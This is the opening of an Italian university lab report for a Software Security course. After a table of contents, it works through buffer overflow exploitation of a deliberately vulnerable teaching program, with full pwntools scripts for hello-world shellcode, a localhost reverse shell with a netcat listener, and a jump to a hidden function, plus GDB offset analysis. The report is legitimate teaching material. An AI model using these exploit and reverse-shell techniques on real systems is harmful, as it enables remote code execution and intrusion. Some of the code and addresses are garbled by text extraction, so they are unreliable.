



Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Laboratori pratici per l'esame di Software Security

Analisi e Risoluzione degli Esercizi di Laboratorio del Corso

Anno Accademico 2024/2025

Docente
Roberto Natella

Autori
Francesco Scognamiglio M63001364
Felice Micillo M63001377

Indice

1	Lab 1 - Buffer Overflow	1
1.1	Main Challenge	3
1.1.1	Soluzione	3
1.1.2	Individuazione dell'offset	5
1.1.3	Creazione del Payload Esecutivo – Variante "Hello World"	7
1.1.4	Creazione del Payload Esecutivo – Variante Reverse Shell	9
1.2	Challenge Extra 1 – Esecuzione della Funzione write_secret()	12
1.2.1	Creazione del Payload Esecutivo	13
1.3	Challenge Extra 2 – Exploit su Architettura x86 (32-bit)	15
1.3.1	Individuazione dell'offset	16
1.3.2	Creazione del Payload Esecutivo – "Hello World" (32bit)	17
1.4	Challenge Extra 3 – Exploit sull'Array Globale ptrs	19
1.4.1	Svolgimento	20
2	Lab 2 - Web Security	22
2.1	Cross-Site Request Forgery (CSRF)	23

2.1.1	Introduzione ai SameSite Cookies	23
2.1.2	Ambiente e configurazione	24
2.1.3	Experiment A	26
2.1.4	Experiment B	29
2.2	Il Cross-Site Scripting (XSS)	33
2.2.1	Stored XSS attack	34
2.2.2	Self-Propagating XSS Worm	41
2.2.3	Content Security Policy (CSP)	44
2.3	SQL Injection	52
2.3.1	Modify Table	53
2.3.2	Prepared Statements	59
3	Lab 3 - Fuzzing	63
3.1	Main Challenge	64
3.1.1	Preparazione dell'ambiente	64
3.1.2	Completamento del test harness	65
3.1.3	Preparazione del seed e avvio di AFL	66
3.1.4	Diagnistica del bug con ASAN	69
3.1.5	Diagnistica del bug con GDB	71
3.2	Challenge Extra - Disabilitare ASAN e utilizzo di Valgrind	73
3.2.1	Comportamento senza ASAN	74
3.2.2	Diagnistica del bug con Valgrind	76
3.3	Challenge Extra – Modalità persistente con AFL++ .	79
3.4	Challenge Extra – Correzione della vulnerabilità Heartbleed	82
4	Lab 4 - Static Analysis	86

4.1	Main Challenge	87
4.1.1	Obiettivo	88
4.1.2	Svolgimento	90
4.2	Challenge Extra: Input Validation e Sanitization . . .	108
5	Lab 5 - Cyber Threat Intelligence	111
5.1	Main Challenge	112
5.1.1	Svolgimento	113
5.1.2	Mappatura su MITRE ATT&CK	120
5.2	Challenge Extra: Tecniche di Persistenza	122
5.2.1	Persistenza tramite StartUp Folder	122
5.2.2	Persistenza tramite Registry Run Keys	123
5.2.3	Mappatura MITRE ATT&CK	124
5.3	Challenge Extra: Esecuzione tramite WMI	125
5.3.1	Svolgimento	125
5.3.2	MITRE Mapping – Esecuzione tramite WMI .	127
6	Lab 6 - Basic Malware	128
6.1	Basic Malware Analysis	129
6.1.1	Static Analysis del Campione Lab01-01	130
6.1.2	Static Analysis del Campione Lab01-04	145
6.1.3	Static Analysis del Campione key.exe	154
6.2	Basic Dynamic Analysis	156
6.2.1	key.exe	157
6.2.2	key12.exe	164
6.2.3	Capa	166

7 Lab 7 - Analyzing Windows Malware	175
7.1 Lab05-01.dll	175
7.1.1 Funzioni	176
7.1.2 Imports	177
7.1.3 Xrefs	178
7.1.4 DNS	179
7.1.5 Local Vars, parameters	179
7.1.6 Strings	181
7.1.7 Global Variable	183
7.1.8 Extra Tasks	184
7.2 Lab07-01.exe	189
7.2.1 Domande	189
7.3 Process Injection	191
8 Lab 8 - Malware Detection	197
8.1 YARA	197
8.1.1 Rilevamento di Lab01-01.dll	198
8.1.2 Rilevamento di Lab01-01.exe	201
8.1.3 Rilevamento di Lab01-04.exe	202
8.2 Sigma	205
8.3 Snort	209
8.3.1 Analisi con VirusTotal	209
8.3.2 Analisi con CAPA	211
8.3.3 Analisi con PEiD	213
8.3.4 Analisi delle stringhe con BinText	214
8.3.5 Analisi delle Import Table con PEview	216

8.3.6	Analisi Statica con IDA Pro	218
8.3.7	Snort Rule per il Beacon di Lab14-01	219
8.3.8	Risposte alle Domande	221

Capitolo 1

Lab 1 - Buffer Overflow

In questo primo laboratorio ci immergiamo nell’analisi e nello sfruttamento delle vulnerabilità di tipo *buffer overflow*, una delle più classiche e tuttora rilevanti problematiche della sicurezza informatica. Un buffer overflow si verifica quando un programma scrive più dati di quanti un buffer (cioè una sezione di memoria riservata) possa contenere, andando così a sovrascrivere aree di memoria vicine. Questo tipo di errore può essere sfruttato da un attaccante per modificare il comportamento del programma, fino a eseguire codice arbitrario o accedere a funzionalità non previste.

Per aiutarci a comprendere e sperimentare queste tecniche, ci è stato fornito un programma in C chiamato *"Pearls of Wisdom"*, pensato come ambiente vulnerabile ma controllato. Si tratta di un’applicazione con un’interfaccia testuale molto semplice, che consente agli utenti di leggere e inserire frasi di saggezza. Dietro questa veste innocua, però,

CAPITOLO 1. LAB 1 - BUFFER OVERFLOW

si celano vulnerabilità legate alla gestione della memoria — perfette per esercitazioni pratiche di exploitation.

Il programma è disponibile in due versioni: una compilata per architettura a *64 bit* e l'altra per *32 bit* che ci dà l'opportunità di osservare da vicino come cambia il comportamento dei buffer overflow a seconda della piattaforma, e di confrontare la complessità degli attacchi nei due ambienti.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt
Hello there
1. Receive wisdom
2. Add wisdom
Selection >2
Enter some wisdom
Chi conosce tutte le risposte, non si è fatto tutte le domande. (Confucio)

Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
Chi conosce tutte le risposte, non si è fatto tutte le domande. (Confucio)

Hello there
1. Receive wisdom
2. Add wisdom
Selection >2
Enter some wisdom
La pazienza è la compagna della saggezza. (Agostino d'Ippona)

Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
Chi conosce tutte le risposte, non si è fatto tutte le domande. (Confucio)
La pazienza è la compagna della saggezza. (Agostino d'Ippona)

Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Figura 1.1: Esempio di esecuzione di "Pearls of Wisdom".



Figura 1.2: File contenuti nella cartella della Challenge.

1.1 Main Challenge

Attaccare il buffer overflow nella funzione "put_wisdom()" (versione 64 bit), iniettare uno shellcode (es. hello world, oppure reverse shell).

1.1.1 Soluzione

Il primo passo per attaccare il buffer overflow nella funzione *put_wisdom()* è analizzare il codice sorgente in modo statico, cioè senza eseguirlo permettendo di capire come viene gestita la memoria e di individuare eventuali punti deboli che potrebbero essere sfruttati.

```
void put_wisdom(void) {
    char wis[DATA_SIZE] = {0};
    int r;

    r = write(outfd, prompt, sizeof(prompt)-sizeof(char));
    if(r < 0) {
        return;
    }

    r = (int)gets(wis);
    if (r == 0)
        return;

    WisdomList *l = malloc(sizeof(WisdomList));

    if(l != NULL) {
        memset(l, 0, sizeof(WisdomList));
        strcpy(l->data, wis);
        if(head == NULL) {
            head = l;
        } else {
            WisdomList *v = head;
            while(v->next != NULL) {
                v = v->next;
            }
            v->next = l;
        }
    }

    write(outfd, "\n", 1);

    return;
}
```

Figura 1.3: Codice sorgente della funzione *put_wisdom()*.

Dall’analisi di questo codice emergono chiaramente due vulnerabilità critiche di tipo buffer overflow:

- **Uso della funzione gets()**

Il primo problema evidente si trova nella riga:

```
r = (int)gets(wis);
```

La funzione *gets()* è famosa per la seguente vulnerabilità: legge un’intera riga dallo standard input senza alcun limite sulla lunghezza, scrivendo tutto nel buffer indicato, in questo caso *wis*, che ha una dimensione fissa (DATA_SIZE). Il problema è che l’utente può inserire molti più caratteri di quanti il buffer possa contenere, andando così a sovrascrivere aree di memoria adiacenti sullo stack, inclusi elementi critici come il frame pointer e l’indirizzo di ritorno.

- **Uso della funzione strcpy()**

Il secondo punto debole è nella copia di *wis* all’interno della struttura WisdomList:

```
strcpy(l->data, wis);
```

Anche *strcpy()* è una funzione priva di controlli sulla lunghezza del contenuto copiato. Sebbene in questo caso *wis* sia già stato riempito con input potenzialmente pericoloso tramite *gets()*, l’uso combinato di due funzioni insicure amplifica il rischio. Oltre allo stack, si espone anche l’heap se *l->data* non è stato dimensionato correttamente.

L'overflow causato da *gets()* può essere sfruttato per sovrascrivere il return address dello stack frame e deviare l'esecuzione del programma verso uno shellcode arbitrario, magari inserito direttamente nell'input o caricato in una porzione prevedibile della memoria.

1.1.2 Individuazione dell'offset

Una volta analizzato il codice e compreso che la funzione *gets()* permette di sovrascrivere arbitrariamente la memoria sullo stack, il passo successivo è determinare la posizione esatta del return address all'interno dello stack frame della funzione *put_wisdom()*. Il primo step consiste nella generazione di un payload artificiale per provocare un overflow del buffer. Il payload viene costruito concatenando:

- **Una stringa di 1022 caratteri "A"**: sufficiente per riempire il buffer *wis* (che ha una dimensione di 1024 byte) e avvicinarsi all'area del return address;
- **Una sequenza De Bruijn a 8 byte**: generata con il tool *cyclic* per identificare l'offset preciso del return address.

Il comando utilizzato per generare il payload è il seguente:

```
$ python3 -c 'import sys; sys.stdout.write("2\n" + "A"*1022)' > payload
$ cyclic -n 8 1100 >> payload
```

La sequenza serve due scopi:

CAPITOLO 1. LAB 1 - BUFFER OVERFLOW

- Forzare l'applicazione a selezionare automaticamente l'opzione "2" del menu (che invoca `put_wisdom()`).
 - Causare un segmentation fault sovrascrivendo il return address con una sottostringa identificabile della sequenza ciclica.

Di seguito una rappresentazione del payload generato:

```
unina@software-security:~/software-security/buffer-overflow/challenge$ cat payload
2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
aaaaaaaaaaaaacaaaaaaaaaaaaaaaaaaaaaaafaaaaaaaaagaaaaaaaaaaaaahaaaaaaaaaaaaajaaaaaaaaakaaaaaaaaalaaaaaaamaaaaaaaaaaaaaa
aoaaaaaaaaapaaaaaaaaaaaaqaaaaaaaaaaaaaaaasaaaaaaaaataaaaaaaaaaaaauuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuu
abcaaaaaabdaaaaaabbeaaaaaabfaaaaaaaaabgaaaaaaaaabhaaaaaabiaaaaaabjaaaaaaaaabkaaaaaaaaablaaaaaaaaabmaaaaaaaaabnaaaaaaaaaboaaaa
aabppaaaaabqaaaaaabrraaaaabsaaaaabtaaaaaaaaabvaaaaaaaaabwaaaaaaaaabxaaaaaaaaabyaaaaabzaaaaaaaaacbaaaaaaccaaaa
aacdaaaaaaaaaceaaaaaaaaacfaaaaaaaaacgaaaaaaaaachaaaaaaaaacjaaaaaaaaackaaaaaaaaacclaaaaaaaaacmcaaaaaaaaacnaaaaaacooooaaacrpaa
aaaaacqaaaaaaaaacraaaaaaaaaactaaaaaaaaaaaaacvaaaaaaaaacwaaaaaaaaacxaaaaaaaaaczyaaaaaaaaaczaaaaaaaaaadbaaaaaaaaaadcaaaaaaaaaadda
aaaaadeaaaaaaaaadfaaaaaadgaaaaaaaaadhhaaaaadliaaaaaadjaaaaaaaaadkaaaaaaaaadlaaaaaaaaadmaaaaaaadnaaaaaaaaadoaaaaaadpaaaaaaaaadq
aaaaaadraaaaaadsaaaaaaaaadtaaaaaaduaaaaadvaaaaaadwaaaaaaaaadxaaaaaaaaadyaaaaaadzaaaaaaaaebaaaaaaaaecaaaaaaaaedaaaaaaaae
eeeeaaaaefaaaaaaaaaaaaeaaaaaaaaaaaaeaaaaaaaaaaaaeaaaaaaaaaaaaeaaaaaaaaaaaaeaaaaaaaaaaaaeaaaaaaaaaaaaeaaaaaaaaaaaaeaaaaaaaa
eraaaaaaaaesaaaaaaaaetaaaaaaaaaaaaevaaaaaaaaaaaaexaaaaaaaaaaaaeyaaaaaaaaaaaaezaaaaaaaaafbaaaaaafcaaaaaaaaafdaaaaaaaaafeaaaaaaaa
affaaaaaaaaafqaaaaaaaaafhaaaaaaaaaflaaaaaaaaafkaaaaaaaaaflaaaaaaaaafmaaaaaaaaafnina@software-security:~/software-security
```

Avviando il programma con GDB e passando il payload in input otteniamo una visione dettagliata dei registri e degli indirizzi:

```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x00005555555547d in put_wisdom () at wisdom-alt.c:86
86     }
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-registers off ]
RAX 1
RBX 0
RCX 0x7ffff7e96887 (write+23) ← cmp rax, -0x1000 /* 'H' */
RDY 1
RDI 1
RSI 0x555555556004 ← 0xb031b01000000a /* '\n' */
R8 0
R9 0x55555555a2b061
R10 0x77
R11 0x246
R12 0x7fffffe018 → 0x7fffffff3f ← '/home/unina/software-security/buffer-overflow/challenge/wisdom-alt'
R13 0x5555555547e (main) ← endbr64
R14 0x555555557d88 (_do_global_dtors_aux_fini_array_entry) → 0x5555555551e0 (_do_global_dtors_aux) ← endbr64
R15 0x7ffff7ffd040 ( _rtld_global ) → 0x7ffff7ffe2e0 → 0x555555554000 ← 0x10102464c457f
RBP 0x6161616161617363 ('ctaaaaaa')
RSP 0x7fffffffda8 ← 0x6161616161617463 ('ctaaaaaa') ← Red arrow
RIP 0x5555555547d (put_wisdom+310) ← ret
[ DISASM / x86-64 / set emulate on ]
▶ 0x555555555547d <put_wisdom+310>      ret      <0x6161616161617463>
```

Al momento del crash (*segfault*), si può osservare l'indirizzo di ritorno corrotto. Nel nostro caso il registro RSP punta a:

0x7fffffff dac8 <- 0x6161616161617463 ('ctaaaaaa')

Utilizzando la stessa sequenza De Bruijn usata nel payload, è possibile calcolare l'offset del pattern ctaaaaaa (che ha sovrascritto il return address), attraverso il comando:

```
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 8 -l ctaaaaaa  
551
```

Il comando restituisce la lunghezza esatta del payload necessaria per raggiungere il return address. Il valore ottenuto (551) indica dove terminare il padding iniziale e iniziare la sovrascrittura del controllo di flusso.

Con l'offset determinato, si può passare alla costruzione del payload d'attacco vero e proprio, che includerà uno shellcode, una NOP sled e l'indirizzo di salto.

1.1.3 Creazione del Payload Esecutivo – Variante "Hello World"

Dopo aver determinato l'offset corretto per sovrascrivere l'indirizzo di ritorno, si passa alla fase finale dell'exploit: la realizzazione di un payload completo in grado di eseguire un semplice shellcode che stampa il messaggio "*Hello world!!*" sullo standard output.




Figura 1.4: Struttura del payload d'attacco.

Il payload viene costruito con l'obiettivo di alterare il normale flusso di esecuzione del programma e redirigerlo verso uno shellcode posizionato sullo stack. Per massimizzare le probabilità di successo, viene utilizzata una *NOP sled* prima del codice macchina, rendendo meno critico l'allineamento esatto con l'inizio dello shellcode.

La generazione del payload è stata automatizzata tramite uno script *Python* basato sulla libreria *pwnlib*, riportato di seguito:

```

1 from pwn import *
2
3 context.arch='amd64' # 64-bit version of x86
4 context.os='linux'
5
6 # Shell Code
7 s_code = shellcraft.amd64.linux.echo('Hello world!!!') + shellcraft.amd64.linux.exit()
8 s_code_asm = asm(s_code)
9
10 # Return address in little-endian format
11 ret_addr = 0x7FFFFFFDBB8 - 551
12 addr = p64(ret_addr, endian='little')
13
14 # Opcode for the NOP instruction (for NOP sled)
15 nop = asm('nop')
16
17 # First part of the payload
18 payload = b"2\n" + b"A"*1022
19
20 # Second part of the payload
21 payload += nop*(551 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
22
23 with open("./helloworld_payload", "wb") as f:
24     f.write(payload)

```

Il payload così generato viene passato come input al programma vulnerabile. All'esecuzione, l'overflow della funzione *put_wisdom()* sovrascrive correttamente l'indirizzo di ritorno, facendo puntare l'esecuzione allo shellcode iniettato. Come risultato, il messaggio “*Hello world!!*” viene stampato correttamente, confermando che l'attacco è stato eseguito con successo.

```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world!![Inferior 1 (process 27668) exited normally]
```

1.1.4 Creazione del Payload Esecutivo – Variante Reverse Shell

Un'evoluzione dell'attacco mostrato nella sezione precedente prevede l'iniezione di uno shellcode più avanzato, progettato per stabilire una reverse shell. Anche in questo caso l'obiettivo è prendere il controllo dell'esecuzione del programma sfruttando la vulnerabilità nella funzione *put_wisdom()*, ma invece di stampare un messaggio, il payload apre una connessione verso un host remoto.




Figura 1.5: Struttura del payload d'attacco.

Lo shellcode utilizzato si connette all'indirizzo 127.0.0.1 sulla porta 4444 e duplica la connessione su stdin, stdout e stderr, in modo da ottenere un'interfaccia shell interattiva direttamente nel terminale dell'attaccante. Per ricevere la connessione in arrivo è necessario, prima di eseguire l'attacco, predisporre un listener. Questo può essere fatto tramite il comando:

```
nc -lvp 4444
```

Viene quindi configurato Netcat per ascoltare sulla porta 4444 in modalità dettagliata, permettendo di monitorare le connessioni entranti.

Il payload viene generato con il seguente script Python:

```

1 from pwn import *
2
3 context.arch='amd64' # 64-bit version of x86
4 context.os='linux'
5
6 # Shell Code
7 s_code = shellcraft.amd64.linux.connect('127.0.0.1', 4444) + shellcraft.amd64.linux.dupsh('rbp')
8 s_code_asm = asm(s_code)
9
10 # Return address in little-endian format
11 ret_addr = 0xFFFFFFFFDBBB - 551
12 addr = p64(ret_addr, endian='little')
13
14 # Opcode for the NOP instruction (for NOP sled)
15 nop = asm('nop')
16
17 # First part of the payload
18 payload = b'2\n" + b"A"*1022
19
20 # Second part of the payload
21 payload += nop*(551 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
22
23 with open("./reverseshell_payload", "wb") as f:
24     f.write(payload)

```

Una volta eseguito il programma vulnerabile con questo payload e con Netcat in ascolto, la connessione viene stabilita con successo. All'interno della reverse shell è quindi possibile eseguire comandi arbitrari sul sistema bersaglio.

```

pwndbg> run < reverseshell_payload
Starting program: /home/ultra/software-security/buffer-overflow/challenge/wisdom-alt < reverseshell_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

process 27980 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7d7f740 (LWP 27980) vfork to child process 27983]
[New inferior 2 (process 27983)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 27980 after child exec]
[Inferior 1 (process 27980) detached]
process 27983 is executing new program: /usr/bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 2 (process 27983) exited normally]

```

Figura 1.6: Esecuzione del programma con payload malevolo.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ nc -lvpn 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 52116
ls
Makefile
README.md
helloworld_payload
helloworld_payload_32
payload
payload_32
prova
prova.py
reverseshell_payload
shellcode_helloworld_payload.py
shellcode_helloworld_payload_32.py
shellcode_reverseshell_payload.py
shellcode_write_secret_payload.py
wisdom-alt
wisdom-alt-32
wisdom-alt.c
write_secret_payload
```

Figura 1.7: Esecuzione di ls sulla reverse shell.

1.2 Challenge Extra 1 – Esecuzione della Funzione `write_secret()`

La prima challenge extra si concentra sull’obiettivo di invocare la funzione `write_secret()` senza che essa venga normalmente chiamata dal flusso logico del programma. In altre parole, bisogna manipolare lo stack per forzare l’esecuzione di una funzione protetta, sfruttando la stessa vulnerabilità già identificata nella funzione `put_wisdom()`.

Per riuscire in questo tipo di attacco, è prima necessario ottenere l’indirizzo esatto in memoria della funzione `write_secret`. A tal fine, è sufficiente utilizzare GDB per eseguire un’analisi dinamica del binario.

I passaggi sono i seguenti:

1. Avviare GDB specificando il binario del programma:

```
gdb ./wisdom-alt
```

2. Impostare un breakpoint all'inizio del programma con:

```
break main
```

3. Eseguire il programma con:

```
run
```

4. Una volta che l'esecuzione si interrompe, visualizzare l'indirizzo della funzione con:

```
print write_secret
```

GDB restituirà l'indirizzo assoluto in memoria a cui è stata caricata la funzione.

```
pwndbg> print write_secret
$1 = {void (void)} 0x5555555555229 <write_secret>
```

1.2.1 Creazione del Payload Esecutivo

Una volta ottenuto l'indirizzo di *write_secret()*, si può costruire un nuovo payload che, anziché contenere uno shellcode, punta semplicemente a quella funzione. La logica dell'attacco è identica alla variante vista nella challenge principale, ma con due importanti differenze:

- Il return address sovrascritto non deve puntare a uno shellcode, ma direttamente all'indirizzo della funzione *write_secret*;
- Il contenuto del buffer può essere costituito da semplici istruzioni NOP, usate per riempire lo spazio fino al punto in cui è posizionato l'indirizzo di ritorno da sovrascrivere.




Figura 1.8: Struttura del payload d'attacco.

L'effetto dell'attacco è che, al termine dell'esecuzione di `put_wisdom()`, il programma non tornerà alla funzione chiamante, ma eseguirà invece `write_secret()`, rivelando un'informazione segreta.

Il payload viene generato con il seguente script Python:

```
1 from pwn import *
2
3 context.arch='amd64' # 64-bit version of x86
4 context.os='linux'
5
6 # Return address in little-endian format
7 ret_addr = 0x555555555529
8 addr = p64(ret_addr, endian='little')
9
10 # Opcode for the NOP instruction (for NOP sled)
11 nop = asm('nop')
12
13 # First part of the payload
14 payload = b"2\n" + b"A"*1022
15
16 # Second part of the payload
17 payload += nop*(551) + addr
18
19 with open("./write_secret_payload", "wb") as f:
20     f.write(payload)
```

Una volta eseguito il programma vulnerabile con questo payload, viene

mostrato il segreto dato dall'esecuzione della funzione *write_secret*.

```
pwndbg> run < write_secret_payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < write_secret_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

secret key
Program received signal SIGILL, Illegal instruction.
```

1.3 Challenge Extra 2 – Exploit su Architettura x86 (32-bit)

La seconda challenge extra richiede di replicare l'attacco alla funzione *put_wisdom()* sulla versione del programma compilata per architettura *x86 a 32 bit*. Sebbene il principio di base del buffer overflow rimanga invariato, ci sono alcune differenze fondamentali da considerare tra l'architettura a 64 bit e quella a 32 bit:

- **Dimensione degli indirizzi:**

In ambiente *x86-32*, gli indirizzi di memoria sono composti da 4 byte (anziché 8 come in *x86-64*). Questo influisce sulla costruzione del payload, in particolare nella parte destinata a sovrascrivere l'indirizzo di ritorno.

- **Comportamento dell'istruzione RET:**

A differenza della versione a 64 bit, l'istruzione *RET* su *x86-32* rimuove immediatamente dalla cima dello stack l'indirizzo di

CAPITOLO 1. LAB 1 - BUFFER OVERFLOW

ritorno, prima ancora di causare la violazione di accesso. Al momento della *segfault*, l'indirizzo corrotto è già stato spostato in *EIP*, il registro dell'istruzione corrente. Di conseguenza, è necessario osservare *EIP* per individuare l'offset corretto del return address.

1.3.1 Individuazione dell'offset

Per generare il payload di test, si utilizza lo stesso approccio della versione 64 bit: una lunga sequenza di caratteri "A" seguita da una De Bruijn sequence. Tuttavia, per adattarsi all'architettura a 32 bit, la sequenza viene generata con una dimensione dell'alfabeto di 4 byte.

```
unina@software-security:~/software-security/buffer-overflow/challenges$ python3 -c 'import sys; sys.stdout.write("\2\n" + "A"*1022)' > payload_32
unina@software-security:~/software-security/buffer-overflow/challenges$ cyclic -n 4 1100 >> payload_32
```

Il file viene poi fornito in input al programma a 32 bit:

```

pwndbg> run < payload_32
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < payload_32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x61616a66 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
EAX 1
EBX 0x61616766 ('fgaa')
ECX 0x56557008 ← 0xa /* '\n' */
EDX 1
EDI 0x61616866 ('fhaa')
ESI 0xfffffd184 → 0xfffffd339 ← '/home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32'
EBP 0x61616966 ('fiaa')
ESP 0xfffffc90 ← 0x61616b66 ('fkaa')
EIP 0x61616a66 ('fjaa') ←

```

Al crash del programma, il contenuto del registro EIP indica quale parte della De Bruijn sequence ha sovrascritto l'indirizzo di ritorno.

Nel nostro caso il resgistro EIP punta a:

EIP 0x61616a66 ('fjaa')

Si può determinare l'offset corretto utilizzando il comando:

```
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 4 -l fjaa < payload_32
535
```

Questo ci consente di stabilire con precisione quanti byte sono necessari per raggiungere il return address (535) e quindi di costruire il payload d'attacco finale, analogamente a quanto fatto nella versione 64 bit.

1.3.2 Creazione del Payload Esecutivo – "Hello World" (32bit)

Dopo aver determinato l'offset corretto per sovrascrivere l'indirizzo di ritorno, si passa alla realizzazione di un payload completo in grado di eseguire un semplice shellcode che stampa il messaggio “Hello world!!”.

